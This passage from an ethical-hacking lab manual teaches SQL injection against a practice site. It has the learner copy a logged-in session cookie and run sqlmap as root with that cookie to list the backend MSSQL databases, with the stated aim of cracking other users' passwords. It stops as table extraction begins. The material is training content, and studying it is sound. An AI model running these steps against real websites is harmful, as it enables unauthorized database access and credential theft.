# Module 15: SQL Injection

# Lab 1: Perform SQL Injection Attacks

**Lab Scenario**

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

**Lab Objectives**

- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

**Overview of SQL Injection**

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

## Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches-from database

fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

In this task, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.


1. Click Parrot Security to switch to the **Parrot Security** machine. Login using **attacker**/**toor**.

   If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


2. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.

3. Navigate to **http://www.moviescope.com/**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


   If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.





4. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.





5. Right-click anywhere on the webpage and click **Inspect (Q)** from the context menu, as shown in the screenshot.




6. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.




7. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser. Note down the URL of the web page.





8. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

   The password that you type will not be visible.

9. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" --dbs** command.

   In this query, **-u** specifies the target URL (the one you noted down in Step#7), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.


10. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.





11. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.

12. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.

13. Similarly, if any other message appears, type **Y** and press **Enter** to continue.




14. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.





15. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

